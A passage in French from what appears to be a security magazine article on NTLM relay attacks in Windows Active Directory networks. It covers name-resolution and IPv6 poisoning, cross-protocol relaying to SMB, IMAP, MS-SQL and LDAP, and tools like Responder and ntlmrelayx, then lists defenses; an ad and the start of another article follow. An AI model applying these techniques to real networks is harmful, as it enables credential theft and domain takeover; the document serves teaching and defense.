alors à l'attaquant d'intercepter tout le flux (entrant et sortant) d'une ou plusieurs victimes. Dans le cas où la


victime visite des sites en HTTP, il est possible, tout comme dans le cas de l'abus de WPAD, de retourner une réponse contenant du code malveillant afin de forcer la victime à initier une authentification NTLM avec la machine de l'attaquant. Cette même attaque pourrait être réalisée sur un site HTTPS à condition d'avoir préalablement réussi une rétrogradation protocolaire via une attaque de type SSL Stripping [6].

D'autres vecteurs d'attaques sont également possibles via le protocole IPv6, activé par défaut sur toutes les versions de Windows depuis Windows Vista. En effet, Windows privilégie la prise en charge des adresses IPv6 à celles en IPv4.

Ainsi, à chaque démarrage ou (re)connexion au réseau, les systèmes effectueront une demande de configuration IPv6 sur le réseau à travers le protocole DHCPv6. Un attaquant effectuant une écoute passive du réseau pourra ainsi identifier les victimes potentielles et répondre aux requêtes DHCPv6 de manière à leur attribuer une adresse IPv6. Il en profitera également pour assigner l'adresse IPv6 de sa machine d'attaque comme adresse par défaut du serveur DNS.

Étant donné que l'utilisation d'IPv6 est préférée à IPv4 sous Windows, les requêtes DNS IPv6 seront préférées aux requêtes DNS classiques. L'attaquant pourra alors répondre aux requêtes DNS dans le but de rediriger le trafic des victimes vers sa machine, et ce même si les protocoles LLMNR et NBT-NS sont désactivés !

À noter que cette attaque ne fonctionne pas si le protocole IPv6 est utilisé au sein du réseau.



Tirer profit d'une résolution non sécurisée via le protocole LLMNR.

VOUS L'AVEZ RATÉ ? VOUS AVEZ UNE DEUXIÈME CHANCE !

GNU/LINUX MAGAZINE HORS-SÉRIE N°100



NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
www.ed-diamond.com



Autres vecteurs

Finalement, les astuces suivantes peuvent être utilisées pour forcer une victime à effectuer une authentification NTLM sur la machine d'un attaquant :

- Ingénierie sociale : envoi d'un document (Word, Excel, PDF, etc.) malveillant chargeant une image (ou toute autre ressource) stockée sur un partage SMB hébergé sur la machine de l'attaquant ;
- Exploitation de vulnérabilités sur des applications web : il est également possible d'inclure une ressource à charger depuis un partage SMB hébergé par l'attaquant via l'exploitation de vulnérabilités web (XSS, RFI, SSRF, XXE, etc.).

3. COMBINAISON DE TOUTES LES ATTAQUES : SALADE, TOMATE, OIGNON, CHEF !

Nous avons vu comment intercepter une authentification NTLM, mais comment faire pour la relayer ?

Relais vers la même machine

Il s'agit d'une attaque dite par « réflexion », car elle est relayée sur la machine ayant initié l'authentification. Cette vulnérabilité a été corrigée par Microsoft (MS08-068). Cependant, il reste possible d'effectuer un relais sur une unique et même machine en changeant le protocole au sein duquel est effectuée l'authentification NTLM. On parlera alors d'attaque « cross-protocolaire » (Figure 4).




FIGURE 4

Fonctionnement d'un relais « cross-protocolaire ».

Le client initie une authentification NTLM sur le protocole HTTP et attend le challenge du serveur (étape 1). Le serveur initie une autre authentification NTLM sur le protocole SMB avec le client (étape 2). Le client lui envoie un challenge à résoudre (étape 3). Le serveur transmet ce challenge au client dans le cadre de l'authentification sur le protocole HTTP (étape 4). Le client envoie la réponse NTLM en résolvant le challenge (étape 5). Le serveur copie cette réponse et la transmet dans le cadre de l'authentification sur le protocole SMB (étape 6). Il obtient alors une session SMB sur le client.



Photo d'illustration.

Cette attaque fonctionne, car les messages NTLM sont identiques indépendamment du protocole utilisé, à l'exception de l'attribut **Negotiate Flag** qui contient une valeur fixe pour chaque protocole.

Relais vers d'autres machines

L'authentification peut également être relayée sur d'autres machines, sur le même protocole ou non.

Comme vu dans les sections précédentes, afin de pouvoir réaliser des attaques par relais, nous avons souvent besoin de rediriger le trafic de la victime vers notre machine en exploitant des faiblesses inhérentes aux protocoles de résolution et de découverte réseau. Tout ce processus est automatisé dans l'outil Responder [7] pour Linux ou de son équivalent Inveigh (en PowerShell) pour Windows [8].

Responder va automatiquement répondre aux demandes de résolution LLMNR et NBT-NS afin de les rediriger sur sa propre machine. Il est également capable d'exploiter les faiblesses du protocole WPAD. Finalement, il lancera différents services malveillants, qui demanderont automatiquement aux machines tentant de s'y connecter de réaliser une authentification NTLM, dans le but de récupérer une réponse NTLM. On notera par exemple les services SMB, HTTP ou encore LDAP (Figure 5).

Il est également possible d'augmenter ses chances de réussite en réalisant une attaque de type MITM sur le protocole IPv6 (comme présenté en section 2.3) avec l'utilisation d'un outil tel que mitm6 [9].

À ce stade, si tout va bien, nous sommes en mesure de capturer du flux en provenance d'autres machines ainsi que des challenges NTLM.

Avant de mettre en place notre relai, nous avons besoin de lister les machines sur lesquelles il est possible de faire des attaques par relais.

```

NBT-NS, LLMNR & MDNS Responder 2.3.3.9
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR                [ON]
    NBT-NS                [ON]
    DNS/MDNS              [ON]

[+] Servers:
    HTTP server           [ON]
    HTTPS server          [ON]
    WPAD proxy            [OFF]
    Auth proxy            [OFF]
    SMB server             [ON]
    Kerberos server        [ON]
    SQL server             [ON]
    FTP server             [ON]
    IMAP server            [ON]
    POP3 server            [ON]
    SMTP server            [ON]
    DNS server             [ON]
    LDAP server            [ON]
  
```

FIGURE 5

Services malveillants lancés par l'outil Responder.

Il s'agit des machines sur lesquelles un ou plusieurs protocoles (SMB, LDAP, etc.) est utilisé et qu'aucun mécanisme de vérification de l'authenticité n'est actif (signature des paquets désactivée). Nous relaierons alors les authentifications sur ces machines.

Notre relai peut à présent être configuré. Plusieurs outils permettent de réaliser cela, mais de nos jours, le plus complet est l'outil `ntlmrelayx` [10]. Celui-ci permet de relayer les authentifications NTLM sur un grand nombre de protocoles.

» SMB

En réalisant un relai sur le protocole SMB, il est possible réaliser des requêtes SMB et en fonction des privilèges de l'utilisateur, de pouvoir par exemple :

- accéder à des partages réseaux et à leurs contenus (en lecture et/ou écriture) potentiellement sensibles ;
- exécuter des commandes sur la machine et en prendre le contrôle dans le cas où l'utilisateur serait administrateur de celle-ci.

Il est recommandé de faire un relai sur plusieurs machines afin d'augmenter les chances d'obtenir du contenu sensible ou d'être administrateur.

» IMAP

Cela peut par exemple permettre de s'authentifier sur le service IMAP avec le compte de notre victime. Il est alors possible de se connecter à sa boîte mail et de lire ses mails.

» HTTP(S)

Dans le cas d'une attaque réussie, nous accédons à l'application protégée par l'authentification NTLM avec le compte de l'utilisateur en question. Cela peut être plus ou moins critique en fonction des privilèges de l'utilisateur sur l'application et des données présentes sur celle-ci.

» MS-SQL

Permet l'exécution de requêtes MS-SQL avec les privilèges du compte relayé. Le contenu de la base de données peut être récupéré et cela peut parfois mener à la compromission du serveur de base de données via l'utilisation de la procédure `xp_cmdshell` dans le cas où le compte utilisé est privilégié. Ce vecteur d'attaque peut également permettre de rebondir sur le reste du SI et notamment de contourner les relations d'approbations inter-forêts/domaines.

» LDAP(S)

L'attaquant peut alors réaliser des requêtes LDAP dans le but de manipuler les objets de l'Active Directory. Cela permet notamment de faire des recherches dans l'annuaire LDAP, mais aussi, et surtout de créer ou modifier des objets dans le but d'élever ses privilèges. Un article récent du chercheur Dirk-jan Mollema présente un cas d'attaque en effectuant du relai sur le protocole LDAP [11]. Cet article détaille également comment il est possible de combiner les attaques par relais et les faiblesses de l'authentification Kerberos (*Unconstrained Delegation*) dans le but de faire encore plus de dégâts. En effet, via un relai LDAP, un compte machine est créé dans l'Active Directory. De plus, des droits de délégation sur une machine cible sont octroyés à la machine créée. Lorsque des utilisateurs se connectent sur la machine créée, leur identité

peut être usurpée sur la machine cible. Ainsi, lorsqu'un utilisateur privilégié se connectera, cela se traduira par une élévation de privilèges.

Par ailleurs, lorsque le compte relayé possède des privilèges très élevés, il est quasiment trivial de devenir administrateur d'un domaine Windows Active Directory. Ce type de vulnérabilités a d'ailleurs été exploité sur des serveurs Microsoft Exchange [12].

Il est possible de combiner un relai LDAP avec des attaques sur les ACLs (*Access Control Lists*) [13]. Ainsi, lors d'un relai LDAP avec un utilisateur, il est possible que celui-ci possède des permissions importantes sur un groupe, qui lui-même permet de gérer un autre groupe, etc. Il pourrait donc exister un chemin permettant d'obtenir des privilèges très importants sur le domaine. Un outil permet de trouver le chemin le plus court pour avoir des droits élevés (s'il en existe) via différents algorithmes et d'exploiter cela afin d'élever ses privilèges [14]. Cet outil a d'ailleurs été intégré dans l'outil ntlmrelayx afin d'automatiser le processus lors d'un relai LDAP via l'utilisation du paramètre **--escalate-user**.

4. PROTECTIONS

La solution la plus efficace afin de se protéger contre les attaques par relais est de complètement désactiver l'authentification NTLM et migrer vers l'authentification Kerberos. Cependant, cela ressemble plus à une solution théorique, car plusieurs problèmes de compatibilités peuvent émerger. En effet, certaines entreprises utilisent encore des systèmes qui ne supportent pas Kerberos. D'autre part, l'authentification Kerberos possède également un certain nombre de faiblesses. Il est cependant possible de mitiger les risques liés aux attaques par relais en mettant en place quelques protections. Celles-ci peuvent être placées en deux catégories.

■ Protections à appliquer côté client

- Désactiver WPAD.
- Désactiver LLMNR et NBT-NS.
- Désactiver la connexion automatique dans la zone intranet sur Internet Explorer.
- Privilégier l'utilisation du protocole IPv4 à IPv6 dans la configuration réseau Windows ou bien bloquer le flux DHCPv6 sortant dans le cas où le protocole IPv6 n'est pas utilisé au sein du réseau interne.

■ Protections à appliquer côté serveur en fonction du protocole utilisé

- Activer les signatures de paquets SMB afin d'en assurer leur authenticité.
- Forcer l'utilisation du HTTPS et utiliser des certificats valides pour les applications web internes.
- Activer la signature LDAP et renforcer la sécurité de l'authentification LDAP sur SSL/TLS à l'aide de l'entrée de Registre **LdapEnforceChannelBinding** [15].

D'une manière générale, favoriser un mode d'administration en silo, permet de limiter très fortement l'impact des attaques par relais sur un domaine [16].

REMERCIEMENTS

Remerciements à Lény BUENO pour son aide et ses conseils, ainsi qu'à Thomas GAYET et Bruno EZVAN pour leurs relectures. ■

RÉFÉRENCES

- [1] LAN Manager, https://en.wikipedia.org/wiki/LAN_Manager
- [2] Credentials Processes in Windows Authentication, <https://docs.microsoft.com/en-us/windows-server/security/windows-authentication/credentials-processes-in-windows-authentication>
- [3] Pass the hash, Wikipédia, https://en.wikipedia.org/wiki/Pass_the_hash
- [4] Aurélien Bordes, « Secrets d'authentification sous Windows », SSTIC, 2007, https://www.sstic.org/media/SSTIC2007/SSTIC-actes/Secrets_d_authentification_sous_Windows/SSTIC2007-Article-Secrets_d_authentification_sous_Windows-bordes.pdf
- [5] ARP spoofing, Wikipédia, https://en.wikipedia.org/wiki/ARP_spoofing
- [6] What Are SSL Stripping Attacks? <https://www.venafi.com/blog/what-are-ssl-stripping-attacks>
- [7] Outil Responder, <https://github.com/SpiderLabs/Responder>
- [8] Outil Inveigh, <https://github.com/Kevin-Robertson/Inveigh>
- [9] Outil mitm6, <https://github.com/fox-it/mitm6>
- [10] Outil ntlmrelayx, <https://github.com/SecureAuthCorp/impacket/blob/master/examples/ntlmrelayx.py>
- [11] The worst of both worlds: Combining NTLM Relaying and Kerberos delegation, <https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/>
- [12] Abusing Exchange: One API call away from Domain Admin, <https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/>
- [13] Lucas Bouillot et Emmanuel Gras, « Chemins de contrôle en environnement Active Directory », https://www.ssi.gouv.fr/uploads/IMG/pdf/Lucas_Bouillot_et_Emanuel_Gras_-_Chemins_de_controle_Active_Directory.pdf
- [14] Outil ACLpwn, <https://github.com/fox-it/aclpwn.py>
- [15] Renforcement de la sécurité de l'authentification LDAP sur SSL/TLS à l'aide de l'entrée de Registre LdapEnforceChannelBinding, <https://support.microsoft.com/fr-fr/help/4034879/how-to-add-the-ldapenforcechannelbinding-registry-entry>
- [16] Aurélien Bordes, « Administration en silo » SSTIC, 2017, https://www.sstic.org/media/SSTIC2017/SSTIC-actes/administration_en_silo/SSTIC2017-Article-administration_en_silo-bordes.pdf

CONSULTEZ



MISC

EN NUMÉRIQUE !



...CELUI D'AUJOURD'HUI ET CEUX D'HIER...

...LE BIMESTRIEL ET LES HORS-SÉRIES !

RENDEZ-VOUS SUR :

connect.ed-diamond.com

UTILISATION DES DÉLÉGATIONS NON CONTRAINTES POUR REBONDIR ENTRE FORÊTS

Nicolas DAUBRESSE

Auditeur sécurité chez Wavestone

Depuis plusieurs années, il est admis que la frontière de sécurité d'un Active Directory n'est pas le domaine, mais la forêt, notamment du fait d'attaques telles que l'injection de SIDHistory détaillée dans l'article « La face cachée des relations d'approbation » du MISC n°103. De récentes recherches ont cependant démontré que la forêt ne permettait pas non plus d'assurer une frontière hermétique. Ainsi, il est possible, dans certains cas, de rebondir de forêt en forêt pour compromettre l'ensemble des actifs d'une entreprise.

Photo d'illustration.

Les concepts d'Active Directory et de relations d'approbation, nécessaires à la compréhension de cet article, ne seront pas détaillés ici, mais peuvent être retrouvés dans l'article « La face cachée des relations d'approbation » du MISC n°103. Pour rappel, l'Active Directory est l'implémentation par Microsoft d'un annuaire LDAP permettant de regrouper l'ensemble des objets d'un domaine Windows (machines, utilisateurs, groupes, etc.), ainsi que leurs attributs (système d'exploitation, date de dernier changement de mot de passe, etc.).

